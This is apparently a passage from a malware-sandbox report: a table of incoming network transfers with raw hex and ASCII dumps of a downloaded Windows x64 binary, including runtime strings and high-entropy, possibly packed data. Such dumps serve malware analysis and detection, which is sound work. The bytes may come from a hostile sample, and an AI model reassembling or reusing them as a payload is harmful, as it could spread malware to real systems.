
Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:59:57 UTC	16	IN	Data Raw: 68 44 8b 44 24 60 48 8b 54 24 58 48 8b 4c 24 50 e8 05 ff ff ff 48 89 44 24 38 48 83 7c 24 38 00 75 1c 83 7c 24 30 00 74 15 e8 4c 61 00 00 48 85 c0 74 0b e8 42 61 00 00 8b 4c 24 30 89 08 48 8b 44 24 38 48 83 c4 48 c3 cc cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 83 ec 48 b9 04 00 00 00 e8 de 48 00 00 90 c7 44 24 28 01 00 00 00 8b 44 24 70 89 44 24 20 4c 8b 4c 24 68 44 8b 44 24 60 48 8d 54 24 58 48 8b 4c 24 50 e8 24 00 00 00 48 89 44 24 30 b9 04 00 00 00 e8 05 49 00 00 48 8b 44 24 30 48 83 c4 48 c3 cc cc cc cc cc cc cc cc cc cc cc 4c 89 4c 24 20 44 89 44 24 18 48 89 54 24 10 48 89 4c 24 08 48 81 ec 88 00 00 00 c7 44 24 48 00 00 00 00 48 8b 84 24 98 00 00 00 48 8b 00 48 89 44 24 40 48 83 bc 24 90 00 00 00 00 75 26 44 8b 8c 24 b0 00 00 Data Ascii: hDD$`HT$XHL$PHD$8H|$8u|$0tLaHtBaL$0HD$8HHLL$ DD$HT$HL$HHHD$(D$pD$ LL$hDD$`HT$X HLPHD$0lHD$0HHLL$ DDHTHLHDHHHHD@H$u&D$
2022-05-23 06:59:57 UTC	32	IN	Data Raw: ff ff ff ff ff 00 00 48 8b 4c 24 28 48 23 c8 48 8b c1 48 89 44 24 28 48 b8 32 a2 df 2d 99 2b 00 00 48 39 44 24 28 75 0f 48 b8 33 a2 df 2d 99 2b 00 00 48 89 44 24 28 48 8b 44 24 28 48 89 05 1f 26 02 00 48 8b 44 24 28 48 f7 d0 48 89 05 18 26 02 00 48 83 c4 48 c3 cc cc cc 48 89 54 24 10 89 4c 24 08 48 83 ec 28 81 7c 24 30 63 73 6d e0 75 12 48 8b 54 24 38 8b 4c 24 30 e8 0b 00 00 00 eb 04 eb 02 33 c0 48 83 c4 28 c3 48 89 54 24 10 89 4c 24 08 48 83 ec 58 e8 de b4 ff ff 48 89 44 24 28 48 83 7c 24 28 00 75 07 33 c0 e9 73 02 00 00 48 8b 44 24 28 48 8b 90 a0 00 00 00 8b 4c 24 60 e8 65 02 00 00 48 89 44 24 20 48 83 7c 24 20 00 75 0b 48 c7 44 24 40 00 00 00 00 eb 0e 48 8b 44 24 20 48 8b 40 08 48 89 44 24 40 48 83 7c 24 40 00 75 07 33 c0 e9 29 02 00 00 48 83 7c 24 40 Data Ascii: HL$(H#HHD$(H2-+H9D$(uH3-+HD$(HD$(H&HD$(HH&HHHTLH(|$0csmuHT$8L$03H(HT$L$HXHD$ (H|$(u3sHD$(HL$`eHD$ H|$ uHD$@HD$ H@HD$@H\|$@u3)H|$@
2022-05-23 06:59:57 UTC	48	IN	Data Raw: ff ff 48 89 44 24 30 48 8b 4c 24 30 ff 15 e0 56 01 00 48 89 05 a1 1d 02 00 48 8b 05 9a 1d 02 00 48 89 05 8b 1d 02 00 48 83 7c 24 30 00 75 07 b8 18 00 00 00 eb 0e 48 8b 44 24 30 48 c7 00 00 00 00 00 33 c0 48 83 c4 48 c3 cc 48 83 ec 38 c7 44 24 20 00 00 00 00 eb 0a 8b 44 24 20 ff c0 89 44 24 20 48 63 44 24 20 48 83 f8 0a 73 28 48 63 44 24 20 48 8d 0d c1 f3 01 00 48 8b 0c c1 ff 15 6f 56 01 00 48 63 4c 24 20 48 8d 15 ab f3 01 00 48 89 04 ca eb c3 48 83 c4 38 c3 48 83 ec 28 b9 03 00 00 00 e8 22 62 00 00 83 f8 01 74 17 b9 03 00 00 00 e8 13 62 00 00 85 c0 75 1d 83 3d 70 f9 01 00 01 75 14 b9 fc 00 00 00 e8 7c 00 00 00 b9 ff 00 00 00 e8 72 00 00 00 48 83 c4 28 c3 cc cc cc cc cc cc cc cc cc cc cc cc cc 89 4c 24 08 48 83 ec 18 c7 04 24 00 00 00 00 eb 08 8b 04 24 ff Data Ascii: HD$0HL$0VHHHH|$0uHD$0H3HHH8D$ D$ D$ HcD$ Hs(HcD$ HHoVHcL$ HHH8H("btbu=pu|rH(L$H$$
2022-05-23 06:59:57 UTC	64	IN	Data Raw: c1 ff 15 63 17 01 00 89 84 24 d0 80 00 00 83 bc 24 d0 80 00 00 02 74 02 eb 6b 48 8d 8c 24 60 10 00 00 e8 13 0c 00 00 48 63 8c 24 10 81 00 00 48 8d 15 24 b5 01 00 48 89 94 24 d8 80 00 00 48 c7 44 24 20 00 00 00 00 4c 8d 8c 24 a4 70 00 00 44 8b c0 48 8d 94 24 60 10 00 00 48 8b 84 24 d8 80 00 00 48 8b 0c c8 ff 15 fe 17 01 00 85 c0 74 05 e9 53 01 00 00 ff 15 9f 16 01 00 83 f8 06 74 05 e9 43 01 00 00 48 c7 84 24 b0 80 00 00 00 00 00 00 48 c7 44 24 20 ff ff ff ff 4c 8d 8c 24 60 10 00 00 41 b8 00 10 00 00 48 8d 94 24 b0 70 00 00 48 8d 8c 24 b0 80 00 00 e8 8d 78 00 00 48 c7 44 24 38 00 00 00 00 c7 44 24 30 7b 02 00 00 48 8d 0d 15 57 01 00 48 89 4c 24 28 48 8d 0d 09 63 01 00 48 89 4c 24 20 4c 8d 0d ed 5c 01 00 41 b8 22 00 00 00 ba 16 00 00 00 8b c8 e8 eb 63 ff ff Data Ascii: c$$tkH$`Hc$H$H$HD$ L$pDH$`H$HtStCHHD L$`AH$pHxHD8D$0{HWHL$(HcHL$ L\A"c
2022-05-23 06:59:57 UTC	80	IN	Data Raw: 70 48 39 81 e0 00 00 00 74 73 48 8b 84 24 b0 00 00 00 81 38 4d 4f 43 e0 74 63 48 8b 84 24 b0 00 00 00 81 38 52 43 43 e0 74 53 48 8b 84 24 e8 00 00 00 48 89 44 24 30 8b 84 24 e0 00 00 00 89 44 24 28 48 8b 84 24 d0 00 00 00 48 89 44 24 20 4c 8b 8c 24 c8 00 00 00 4c 8b 84 24 c0 00 00 00 48 8b 94 24 b8 00 00 00 48 8b 8c 24 b0 00 00 00 e8 86 9f ff ff 85 c0 74 05 e9 93 02 00 00 48 8b 84 24 d0 00 00 00 83 78 0c 00 74 02 eb 05 e8 38 85 ff ff 48 8b 84 24 c8 00 00 00 48 89 44 24 30 48 8d 44 24 6c 48 89 44 24 28 48 8d 44 24 68 48 89 44 24 20 44 8b 8c 24 d8 00 00 00 44 8b 84 24 e0 00 00 00 48 8b 94 24 d0 00 00 00 48 8b 8c 24 b8 00 00 00 e8 a2 9f ff ff 48 89 44 24 60 eb 18 8b 44 24 68 ff c0 89 44 24 68 48 8b 44 24 60 48 83 c0 14 48 89 44 24 60 8b 44 24 6c 39 44 24 68 Data Ascii: pH9tsH$8MOCtcH$8RCCtSHHD0D(HHD LLHHtH$xt8H$HD$0HD$lHD$(HD$hHD$ DDH HHD$`D$hD$hHD$`HHD$`D$l9D$h
2022-05-23 06:59:57 UTC	96	IN	Data Raw: 20 4c 8b 8c 24 a8 00 00 00 4c 8b 84 24 98 00 00 00 48 8b 94 24 90 00 00 00 48 8d 0d 5a 4e 00 00 e8 75 f9 ff ff 89 44 24 30 33 c0 48 8b 8c 24 90 00 00 00 48 8b 94 24 98 00 00 00 66 89 44 51 fe 83 7c 24 30 fe 75 2a 48 83 bc 24 a0 00 00 00 ff 75 1f e8 23 21 ff ff 83 38 22 75 0b e8 19 21 ff ff 8b 4c 24 34 89 08 b8 ff ff ff ff e9 00 02 00 00 83 7c 24 30 00 0f 8d 33 01 00 00 33 c0 48 8b 8c 24 90 00 00 00 66 89 01 48 83 bc 24 98 00 00 00 ff 74 6c 48 81 bc 24 98 00 00 00 ff ff ff 7f 74 5e 48 83 bc 24 98 00 00 00 01 76 53 48 8b 84 24 98 00 00 00 48 ff c8 48 39 05 cb 25 01 00 73 0e 48 8b 05 c2 25 01 00 48 89 44 24 58 eb 10 48 8b 84 24 98 00 00 00 48 ff c8 48 89 44 24 58 48 8b 44 24 58 48 d1 e0 48 8b 8c 24 90 00 00 00 48 83 c1 02 4c 8b c0 ba fe 00 00 00 e8 fa a7 fe Data Ascii: LLH$HZNuD$03HHfDQ|$0u*H$u#!8"u!L$4|$033HfHtlHt^HvSH$HH9%sH%HD$XHHHD XHDXHHHL
2022-05-23 06:59:57 UTC	112	IN	Data Raw: 40 0f b6 8c 24 30 03 00 00 88 08 48 8b 44 24 40 48 ff c8 48 89 44 24 40 e9 42 ff ff ff 48 8d 84 24 af 02 00 00 48 2b 44 24 40 89 44 24 68 48 8b 44 24 40 48 ff c0 48 89 44 24 40 8b 44 24 50 25 00 02 00 00 85 c0 74 33 83 7c 24 68 00 74 0d 48 8b 44 24 40 0f be 00 83 f8 30 74 1f 48 8b 44 24 40 48 ff c8 48 89 44 24 40 48 8b 44 24 40 c6 00 30 8b 44 24 68 ff c0 89 44 24 68 83 7c 24 6c 00 0f 85 32 02 00 00 8b 44 24 50 83 e0 40 85 c0 74 4e 8b 44 24 50 25 00 01 00 00 85 c0 74 0f c6 44 24 54 2d c7 44 24 5c 01 00 00 00 eb 32 8b 44 24 50 83 e0 01 85 c0 74 0f c6 44 24 54 2b c7 44 24 5c 01 00 00 00 eb 18 8b 44 24 50 83 e0 02 85 c0 74 0d c6 44 24 54 20 c7 44 24 5c 01 00 00 00 8b 44 24 68 8b 4c 24 58 2b c8 8b c1 2b 44 24 5c 89 84 24 48 03 00 00 8b 44 24 50 83 e0 0c 85 c0 Data Ascii: @$0HD$@HHD$@BH$H+D$@D$hHD$@HHD$@D$P%t3\|$htHD$@0tHD$@HHD$@HD$@0DhDh |$l2D$P@tND$P%tD$T-D$\2D$PtD$T+D$\D$PtD$T D$\D$hL$X++D$\$HD$P
2022-05-23 06:59:57 UTC	128	IN	Data Raw: 30 00 75 02 eb 52 e8 9f a1 fe ff 8b 4c 24 30 89 08 e8 64 a1 fe ff c7 00 09 00 00 00 c7 44 24 30 ff ff ff ff 33 c0 85 c0 75 2e 48 8d 05 f9 74 00 00 48 89 44 24 20 45 33 c9 41 b8 45 00 00 00 48 8d 15 64 80 00 00 b9 02 00 00 00 e8 aa a9 fe ff 83 f8 01 75 03 cc 33 c0 8b 4c 24 60 e8 a9 f1 ff ff 8b 44 24 30 48 83 c4 58 c3 89 4c 24 08 48 83 ec 58 48 63 44 24 60 48 83 f8 fe 75 20 e8 28 a1 fe ff c7 00 00 00 00 00 e8 ed a0 fe ff c7 00 09 00 00 00 b8 ff ff ff ff e9 1a 02 00 00 83 7c 24 60 00 7c 16 8b 05 e4 da 00 00 39 44 24 60 73 0a c7 44 24 3c 01 00 00 00 eb 08 c7 44 24 3c 00 00 00 00 8b 44 24 3c 89 44 24 34 83 7c 24 34 00 75 2e 48 8d 05 a2 75 00 00 48 89 44 24 20 45 33 c9 41 b8 2e 00 00 00 48 8d 15 ed 89 00 00 b9 02 00 00 00 e8 03 a9 fe ff 83 f8 01 75 03 cc 33 c0 Data Ascii: 0uRL$0dD$03u.HtHD$ E3AEHdu3L$`D$0HXL$HXHcD$`Hu (\|$`|9D$`sD$<D$<D$<D$4|$4u.HuHD$ E3A.Hu3
2022-05-23 06:59:57 UTC	144	IN	Data Raw: 64 00 64 00 5c 00 76 00 63 00 74 00 6f 00 6f 00 6c 00 73 00 5c 00 63 00 72 00 74 00 5f 00 62 00 6c 00 64 00 5c 00 73 00 65 00 6c 00 66 00 5f 00 36 00 34 00 5f 00 61 00 6d 00 64 00 36 00 34 00 5c 00 63 00 72 00 74 00 5c 00 73 00 72 00 63 00 5c 00 77 00 69 00 6e 00 73 00 69 00 67 00 2e 00 63 00 00 00 00 00 00 00 00 00 28 00 22 00 49 00 6e 00 76 00 61 00 6c 00 69 00 64 00 20 00 73 00 69 00 67 00 6e 00 61 00 6c 00 20 00 6f 00 72 00 20 00 65 00 72 00 72 00 6f 00 72 00 22 00 2c 00 20 00 30 00 29 00 00 00 00 00 72 00 61 00 69 00 73 00 65 00 00 00 00 00 00 00 28 00 4c 00 22 00 42 00 75 00 66 00 66 00 65 00 72 00 20 00 69 00 73 00 20 00 74 00 6f 00 6f 00 20 00 73 00 6d 00 61 00 6c 00 6c 00 22 00 20 00 26 00 26 00 20 00 30 00 29 00 00 00 00 00 00 00 42 00 75 00 66 Data Ascii: dd\vctools\crt_bld\self_64_amd64\crt\src\winsig.c("Invalid signal or error", 0)raise(L"Buffer is too small" && 0)Buf

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:59:57 UTC	160	IN	Data Raw: 00 00 00 00 00 00 00 00 00 00 02 00 00 00 d0 95 02 00 00 00 00 00 00 00 00 00 e8 95 02 00 10 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 bf 02 00 01 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 b8 95 02 00 00 00 00 00 00 00 00 00 00 00 78 bf 02 00 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 40 00 00 00 38 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 50 96 02 00 00 00 00 00 00 00 00 00 10 96 02 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 70 c3 02 00 88 96 02 00 60 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 a0 96 02 00 00 00 00 00 00 00 00 00 b0 96 02 00 00 00 00 00 00 00 00 00 00 00 00 00 70 c3 02 00 00 Data Ascii: P@x@8Pp`p
2022-05-23 06:59:57 UTC	176	IN	Data Raw: 58 a3 16 c1 88 69 a1 76 66 40 6c d4 25 4d 28 18 a0 1b 0e 10 00 a9 a2 3a 0e 24 ca 96 8f f9 39 e3 3a 7c 55 25 2f fb 86 43 0a e9 ed 3e d4 9c df 52 d1 64 64 23 04 34 1d bd 60 71 09 0a 56 65 00 89 75 4f 5e 9a 39 31 4d f6 32 42 70 a4 33 3a 69 10 53 fa 04 6e 4c 78 10 ef 1e 75 5c b4 32 67 05 34 81 66 58 c4 06 43 48 2a e3 04 6d bf 32 7b 55 7f 1e 66 55 20 e0 e3 a7 a9 7a 24 55 7d e0 b7 aa 8c 4e 31 6b 26 5d 89 71 4e e9 9d 25 05 af 17 7d 20 d5 00 23 22 29 a0 a3 00 69 ed 5b d4 35 86 43 35 35 e1 b7 3e 66 ba df 78 ca 63 43 23 b5 94 a0 6a 37 35 79 66 74 0d 5c ad 54 7e 6d 54 25 51 63 eb c2 4c 78 50 bb 2c 99 7d c6 71 72 2a 43 e4 12 42 aa 2a e8 63 e4 76 4c 70 62 e5 9e 71 33 f6 36 10 7d f2 86 26 11 ce aa 8f d6 86 62 43 51 f4 ff 1b 41 07 7d b7 60 9d d6 65 65 e6 3e 00 7d 46 44 Data Ascii: Xivf@l%M(:$9:\|U%/C>Rdd#4`qVeuO^91M2Bp3:iSnLxu\2g4fXCH*m2{UfU z$U}N1k&]qN%} #")i[5C55>fxc C#j75yft\T~mT%QcLxP,}qr*CB*cvLpbq36}&bCQA}`ee>}FD
2022-05-23 06:59:57 UTC	192	IN	Data Raw: 78 69 01 b1 22 64 64 5f 1c f9 78 97 2f 4b 67 72 60 54 a1 1e 75 54 f1 c9 cd 46 b6 2e 42 10 09 68 f4 07 ad 27 67 52 db 00 aa 65 bc 79 18 55 25 e0 a5 92 c0 3b af 97 12 a1 fa 81 03 84 f0 82 6c d7 04 18 7d f0 12 42 70 2c de 0d 4d 68 3c 33 85 2b e3 04 0e 56 d3 1d 48 05 fd 17 11 49 e1 2a 7c 05 41 b6 39 e3 73 84 26 10 46 91 a3 c6 35 fd 09 40 5b 6c ee 6d 5e 14 a2 d8 40 e1 b9 e9 4d fb aa 83 58 c1 70 69 01 f7 22 64 14 24 b2 96 a7 d1 5f 4b 1a b3 50 d1 99 d1 15 48 05 ff 07 11 41 e1 2a 7c 0d f9 63 5c 59 ab 02 eb 3d b1 1b 41 07 8d 7d 46 64 ea 2b 41 11 a5 61 78 ca ea 5f 4c 30 dd a7 40 99 d5 0c 18 7d b8 32 42 70 6c dc bd 41 9b 18 a8 83 72 e3 cc 0e ee 5a 51 6c 71 fd d7 11 f1 6a 66 58 08 f9 bf f1 2e 47 6b 26 bd 22 7b 45 df 9d 90 64 64 ac 23 41 19 a6 a4 57 39 ac 6f 4c 3c 18 Data Ascii: xi"dd_x/Kgr`TuTF.Bh'gReyU%;I}Bp,Mh<3+VHI*|A9s&F5@[lm^@MXpi"d$_KPHA*|c\Y=A}Fd+Aax_L0@}2Bp lArZQlqjfX.Gk&"{Edd#AW9oL<
2022-05-23 06:59:57 UTC	208	IN	Data Raw: 66 4f a1 ad 78 69 58 97 6e 64 4f 40 de 2a de 93 13 7a 87 a7 26 3e f0 1f 6d 92 15 5e 66 bf 2f 6c 5f c9 f7 76 d4 28 38 c2 dd a4 8e 6d ee 30 2e fb 51 5a a3 dc 22 68 c7 0b 36 4d 5b 56 48 bd 00 36 8f 6b 8b 08 de 0c 6e d5 19 3e 1b ab 1d 4f 80 56 8d 09 ab 70 89 72 01 41 6a 0d 1d ba 3b ee 3d 95 e2 06 9d b8 d9 5f 65 f6 50 c3 75 e5 1e 98 c7 cf f7 b5 92 7c 7c c0 2b a9 4e b0 2e 7d 68 94 c3 b2 b0 03 71 2c 71 fa 79 ae 1d 43 2b 7e e8 68 c9 5f 75 81 e6 7e bc f7 36 26 7a c6 b0 d1 82 37 64 13 1e 14 43 a3 51 75 5d e4 7a 36 04 dc 88 a5 e6 10 22 ee 4f a1 f6 e0 6e 6b 89 0a 15 0b 22 d3 0d 13 05 b8 32 42 18 af 1a 72 e0 1c 74 63 e4 6c 60 c1 6e 42 1a da 29 26 ff 07 11 41 22 ed 5e 0d fb 23 5c 42 e8 06 75 70 fd 1a 9a 7b be 31 27 5a 69 67 ee 74 7d af 18 36 26 a0 21 40 c7 75 4f 4a b6 Data Ascii: fOxiXndO@*z&>m^f/l_v(8m0.QZ"h6M[VH6kn>OVprAj;=_ePu|+N.}hq,qyC+~h_u~6&z7dCQu]z6"Onk"2Brt cl`nB)&A"^#\Bup{1'Zigt}6&!@uOJ
2022-05-23 06:59:57 UTC	224	IN	Data Raw: 41 e8 1d 9f 58 47 2a 68 c9 5f a9 39 61 5f 35 b1 06 d6 37 49 e5 58 c4 37 84 98 9d 9c bc e3 41 95 7a 7e b4 35 fb 20 a3 d2 b2 96 21 fb 51 92 d6 cf 5c e9 c1 2b f6 61 eb 1b 8f de 49 ce 89 e7 35 e3 ae ea a8 49 97 6e bc 79 aa 20 2a ed 17 82 9b d4 ce 66 7c e3 4e a7 b2 41 fb 32 ab eb 26 90 ae b9 76 5f e4 42 e6 c0 ab 4a e0 e6 10 f2 1d 83 72 b2 ac 6e b3 27 50 13 6b ab 33 93 39 cc 44 ad 6c 8e 5d bb b8 0c 83 53 aa 1a f1 3a 65 e7 45 9d 14 bb d9 e0 b8 35 b0 0f b1 5a c4 3f b0 0d 6f 32 45 e9 79 a1 a8 84 1c ff ed 8c 67 a1 2e ee f6 bb cd 57 b0 26 fc e9 75 99 8e 3d 4d 5f 8f 79 86 47 d0 1a 40 a5 12 b2 26 93 2a 83 ee 6f a3 d8 31 66 5a d0 19 fe 73 60 4e d9 e1 23 97 cc 36 43 20 e1 26 a0 eb 70 52 17 ee 72 fe b5 21 40 2b ec 20 f6 f3 60 71 01 e0 6e b3 89 0a 15 5b 65 e9 0d 7b 2b b8 Data Ascii: AXG*h_9a_57IX7Az~5 !Q\+aI5Iny *f|NA2&v_BJrn'Pk39Dl]S:eE5Z?o2Eyg.W&u=M_yG@&*o1fZs`N#6C &p Rr!@+ `qn[e{+
2022-05-23 06:59:57 UTC	240	IN	Data Raw: a0 ea f2 68 48 2a 8e 71 9b 93 ca fd 9d dc e6 60 66 58 82 f7 b7 78 6a 63 f0 24 96 76 9e c8 e7 35 3c 65 6f ea ea b5 21 7a 24 6f f3 f7 64 e9 b5 9e 31 6b 6a 25 96 a0 02 ba f3 b6 40 24 5f 38 e2 86 d9 6e 8b c3 d8 a6 d5 99 9d d4 b4 35 76 43 5b 95 1a 66 e0 7c f3 74 40 eb e6 9b 62 34 76 3c 68 c8 ca bd d0 bc 6b 67 65 fe f5 1d a7 b8 de f3 68 00 4e 67 34 30 ac 8f b9 9d 31 76 66 53 8f 04 79 e2 d5 80 2b 6f 2a 9f a9 01 ac e2 4e e9 de 27 92 dc 72 a0 a7 b1 43 fb ea a8 6a 63 43 e3 b9 a6 5f 65 37 f3 1a 40 11 e0 ea b5 21 7a 24 a2 d8 aa c1 6c b8 87 73 7d d8 d7 dd ec 4d 31 76 e7 f5 f4 5f 79 69 f7 44 74 6d ed ed a0 2a 66 5a f4 01 65 76 c8 b8 99 6a 66 58 b2 93 df 37 86 a7 0d a3 de 73 d6 f0 df 35 3c 65 e5 de 8f 65 21 7a 63 02 31 6b ec ed e0 4e 31 6b c2 d0 b9 3c c6 bc 96 66 40 24 Data Ascii: hH*q`fXxjc$v5<eo!z$od1kj%@$_8n5vC[f\|t@b4v<hkgehNg401vfSy+o*N'rCjcC_e7@!z$ls}M1v_yiDtm*fZ evjfX7s5<ee!zc1kN1k<f@$
2022-05-23 06:59:57 UTC	256	IN	Data Raw: 3d 32 65 f4 b7 76 be 33 5b 74 c9 ab a6 98 85 fb 22 88 ad 26 5b c2 b2 73 5f e4 42 2d ac 1e b4 61 e6 20 39 1f af 55 39 ea 5e 70 9e 61 4d 6d e1 1b 50 b5 08 dd b1 23 58 f6 6e bf 69 d3 1d 33 2e a1 a8 bf cb a7 b0 57 e5 60 6e c2 78 69 c2 09 0b aa f3 22 60 33 64 bc 9d b5 03 47 3d 0a de 83 ee 21 73 ee 20 c9 bd 61 7d 20 da fe 68 c1 23 19 6e ab 3b 60 2c cc 44 5e 65 40 ac f2 be 2c 40 10 a1 0f 2a a9 2d 32 6f 31 14 74 4c ff 06 2d fa 27 7e e0 08 e3 a8 c2 9d 82 68 a8 75 fd 9f b4 de 36 f6 a4 8d 6e ee 28 39 fb 51 4d 0c 00 e6 69 c7 0b 11 8a 75 6c 48 bd 00 11 06 cf e5 41 de 3c 49 62 02 2b 6f ab 1d 68 6f bd 3e 16 ab 70 92 c9 3e 33 6a e7 15 a1 39 18 1a b5 a2 2e 86 39 f7 2a 81 3d 20 3f 65 a3 2e 87 73 11 7b 24 de 74 8b dc 89 c1 a4 37 e2 3f be c9 49 ad 58 a2 06 6d a5 2a 99 1f 01 Data Ascii: =2ev3[t"&[s_B-a 9U9^paMmP#Xni3.W`nxi"`3dG=!s a} h#n;`,D^e@,@*-2o1tL-'~hu6n(9QMiuIHA<Ib+o ho>p>3j9.9*= ?e.s{$t7?IXm*
2022-05-23 06:59:57 UTC	272	IN	Data Raw: d5 48 fd 76 43 35 fa ee 42 b8 45 72 67 90 26 bb 43 62 7c ff 5a 84 77 34 3c 2d e7 0f 43 2d 21 32 a7 31 1d 2b 2b 5b d2 06 b8 07 4e 66 00 b5 31 15 46 22 cd 6e 5c 3d e4 1a 60 62 e4 e4 e1 3c 0e 4e 12 d8 30 11 56 bc e5 3d e7 fa 7c e5 72 67 78 23 e8 18 42 7d fd 34 55 7e be df 24 3a 34 39 a6 ed b6 e8 dc 75 4f 23 3d 53 18 66 2a 3c 16 c5 50 69 f8 3e e7 ac e4 5f 79 69 9f 15 44 9a 82 6d 48 ed 23 29 05 9f 32 76 06 06 87 22 ed 2d 2a cd 46 85 64 63 c2 9d 50 50 5e 65 38 b1 d5 65 64 6b e6 9a aa e3 25 55 36 ef 1f 6b 00 4e b0 94 da 98 4d 3c 42 b5 df 66 40 24 de 86 9e 5d 5b 2b 1b 39 e9 b7 0b 9b 54 51 63 b0 75 40 35 71 d5 d6 9e 40 72 8c b9 ad 26 34 ed d4 c3 5f 2d be 41 18 45 e5 2e 10 07 b4 85 db d4 7c 1c 7f 78 00 4e b0 1e 1d 36 b1 8e 4d f6 33 09 21 12 7f 79 02 1d 3f 77 e6 6f Data Ascii: HvC5BErg&Cb|Zw4<-C-!21++[Nf1F"n\=`b<N0V=|rgx#B}4U~$:49uO#=Sf*<Pi>_yiDmH#)2v"-*FdcPP^e8ed k%U6kNM<Bf@$][+9TQcu@5q@r&4_-AE.|xN6M3!y?wo
2022-05-23 06:59:57 UTC	288	IN	Data Raw: 37 11 11 8e bf 85 4f f9 23 5c 0a 27 c8 e7 24 77 5f 65 bc b8 24 64 64 6b ee 21 05 5a cc d8 f7 6b 2b af 85 5e 30 6b 6a c1 5f 14 4d b0 fb 76 41 24 5f cd ae 27 fb 63 0c e2 24 c3 ed e7 df 41 6d 35 76 1d 42 71 6a 2e 5b b4 b3 ca 68 6b 63 43 65 b5 c3 4f 64 37 35 9f 1e 35 6a a0 e0 39 7b 24 55 75 57 e9 68 81 c3 29 6a 6a 5e 2c 72 a4 4e b7 cb 58 25 5f 79 6c d9 e5 33 6e 2a 68 35 89 99 59 da f9 2d 77 43 35 fa e7 76 59 45 72 8f a3 a8 63 43 2a bf eb 57 64 37 35 7d 4e 90 27 ee 46 a8 09 2c bc 10 66 2b 68 c7 cb 21 6a 6a 5e e2 23 6f 31 ce cd ea 8e f5 f2 e4 48 51 2b 6f dd 89 89 c0 64 d3 c4 7c 34 76 43 b6 f4 7a 67 58 45 81 0c fd 7a 62 43 62 1a ff da 75 36 35 3c e4 d1 7b 66 65 21 82 fe 50 38 2f a0 dd 10 4f 31 6b ad 1a 6c 50 df 15 00 66 c1 60 7b 15 66 70 50 2b 2e a1 a6 c9 5e 42 Data Ascii: 7O#\'$w_e$ddk!Zk+^0kj_MvA$_'c$Am5vBqj.[hkcCeOd755j9{$UuWh)jj^,rNX%_yl3n*h5Y-wC5vYErcC*Wd 75}N'F,f+h!jj^#o1HQ+od|4vCzgXEzbCbu65<{fe!P8/O1klPf`{fpP+.^B

Timestamp	kBytes transferred	Direction	Data
2022-05-23 06:59:57 UTC	304	IN	Data Raw: ef d9 c5 73 67 78 22 ee 46 db 21 88 a0 2d be b4 74 64 64 6b 2f e8 24 1d d0 aa c6 23 a2 29 68 06 bc 6e aa 93 b7 c3 05 b8 f7 ae 41 24 5f 31 e4 5d 1a 2a 91 d5 20 c1 ab be 5a 51 6c 7d fb 46 75 f5 94 99 10 cc f3 9f 78 6a 63 0b ef 31 20 0e 9a c8 7d b5 e4 64 69 67 65 69 f7 21 29 57 6b 2b 20 89 cf 99 6a 6a 5e 00 b1 48 ff 25 66 40 6c d6 f8 29 59 50 2b 27 a7 6d 9c 11 98 a5 19 e5 74 4e 0b b8 74 eb 5e a6 ba 3a ee f9 8a 62 43 62 7c fb 5a ba 7e cb c3 2d ed ea 77 67 21 7a 6c d8 3c 46 fd 96 ff 06 b8 ea fa 5e 48 3c 05 bc 73 71 52 da a0 31 e0 d9 a8 2a 6f 2a 20 c5 2f 1b 2a 51 6c 7d ff c2 3d 73 6a 66 10 c8 77 68 b6 95 9c 0b eb b5 4e 5e 65 37 7d b1 60 55 ea 99 9a 69 f3 a5 8d 38 6b 2b 20 8d 4b fe 40 94 a1 00 b5 cc 99 76 66 40 6c d2 7c 2c 3b af d4 27 a3 e9 18 2b 66 5a 19 e1 30 Data Ascii: sgx"F!-tddk/$#)hnA$_1]* ZQl}Fuxjc1 }digei!)Wk+ jj^H%f@l)YP+'mtNt^:bCb|Z~-wg!zl<F^H<sqR1*o* /*Ql}=s jfwhN^e7}`Ui8k+ K@vf@l|,;'+fZ0
2022-05-23 06:59:57 UTC	320	IN	Data Raw: 2e f1 19 cb 06 eb 67 d6 16 ec 4c ad 74 ee 8d 83 e1 c8 de 85 9e e2 df 6b e8 af 44 6a 51 2c 09 54 48 7d c6 eb b1 22 64 40 76 04 62 58 b8 9e 9b d7 97 05 a1 a9 16 da ab be a5 0b be bf 22 ef f4 61 ca 67 78 6a 2f ca d6 10 c6 5f 65 37 79 b1 39 40 1b 2e ee 7a 5a 6d de 52 43 62 e3 73 7e 78 e0 89 1f 17 7d 13 6e 3e 99 a0 e8 93 f0 3d 7c 40 a2 23 0e 60 1d 62 ed b6 19 ef d9 16 84 70 69 76 fb 59 45 b5 22 60 2e 54 63 62 bf 33 47 e8 3b 75 3f ac ed 26 7f e4 54 62 c3 70 d1 6d a0 2d 18 c7 74 87 ad 1b 50 59 44 8a 76 ed 0d 3c e7 fe 08 40 d6 dc 8e 01 a2 99 c3 65 90 90 85 33 ff 0e 2d f0 1f 7e 2e 0a 5a 5e f3 2f 7b ca 27 c4 b1 1a 7d ca 9a 8d 65 0f 2e 7f 1f a8 3f 3c d4 4c 73 ec c9 9c 1a ba 2e 72 d7 0d d4 8a 74 56 f2 cf 39 5f c1 b2 32 a0 37 ee 67 48 a1 f3 c1 ca d0 19 15 88 9c 8a e1 Data Ascii: 